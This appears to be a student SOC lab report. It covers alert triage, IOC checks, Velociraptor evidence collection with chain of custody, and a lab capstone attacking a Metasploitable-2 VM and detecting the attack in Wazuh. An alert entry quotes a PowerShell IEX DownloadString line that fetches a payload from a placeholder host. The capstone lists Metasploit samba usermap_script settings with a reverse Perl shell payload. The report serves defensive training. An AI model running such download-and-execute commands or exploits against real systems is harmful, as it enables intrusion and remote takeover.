
|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| **Alert ID** | **Description** | **Source IP** | **Priority** | **Status** |
| 004 / 91837 | PowerShell ScriptBlock execution (EventID 4104) — IEX ...DownloadString('http://malicious.test/payload.ps1') | 192.168.0.128 | **Medium** (Wazuh level 4 → escalate if external) | Open |

**IOC validation :**

Indicator Investigated: 192.168.0.128

Sources Used : Virus Total and AlienVault

****

****

**Result:**

* VirusTotal: No malicious detections (0/95 engines flagged).
* AlienVault OTX: No active pulses or threat associations.
* Conclusion: Internal IP (likely a lab endpoint). No known malicious reputation.

Summary:

The alert indicated a suspicious PowerShell execution involving a potential IEX DownloadString command. IOC analysis of IP 192.168.0.128 on VirusTotal and AlienVault OTX returned no known malicious activity. The IP appears to belong to an internal test machine, suggesting a benign event within the controlled lab environment.


**5. Evidence Preservation and Analysis**


**Activities:**

**Tasks:** Collect and preserve evidence, maintain chain-of-custody.


Volatile Data Collection:

Use Velociraptor to collect network connections







We successfully collected network connections from windows VM and saved it to the .csv file.




Collect a memory dump:

SELECT \* FROM Artifact.Windows.Memory.Acquisition





We successfully collected memory dump from windows VM.



**Chain Of Custody:**


|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| **Item** | **Description** | **Collected By** | **Date** | **Hash Value** |
| Netstat CSV | Netstat output (Velociraptor) | SOC Analyst | 2025-11-13 T10:00:36.978Z | 03EF9AD70668EAA46D787365686240143FE6296A2B9AA27D4094406786DAD3C8 |
| Memory Dump | Server-Y Dump | SOC Analyst | 2025-11-13 T10:16:36.453Z | BF45BE3F14E8B6824D99635106E679FA5ED8816BBE8B0CFC939D9AF55FF98107 |


**6. Capstone Project: Full SOC Workflow Simulation**

**Activities:**

**6.1 Attack Simulation:**


* Exploit: exploit/multi/samba/usermap\_script
* Target: 192.168.0.105
* Port: 445
* Payload: cmd/unix/reverse\_perl
* Result: Exploit successful

  
Scanned for smb port 445 on metasploitable-2 machine.



set RHOST = 192.168.0.105  
Set RPORT = 445


Set Payload = cmd/unix/reverse\_perl



The exploit executed successfully on Metasploit machine.

**6.2 Detection and Triage:**


Configure Wazuh to alert.

  
The wazuh successfully detected the alert for samba usermap exploit.


Document:


|  |  |  |  |
| --- | --- | --- | --- |
| **Timestamp** | **Source IP** | **Alert Description** | **MITRE Technique** |
| 2025-11-13 23:05:04 | 192.168.0.112 | Samba usermap exploit detected - usermap\_script payload | T1210 |

**6.3 Response and Containment:**

****

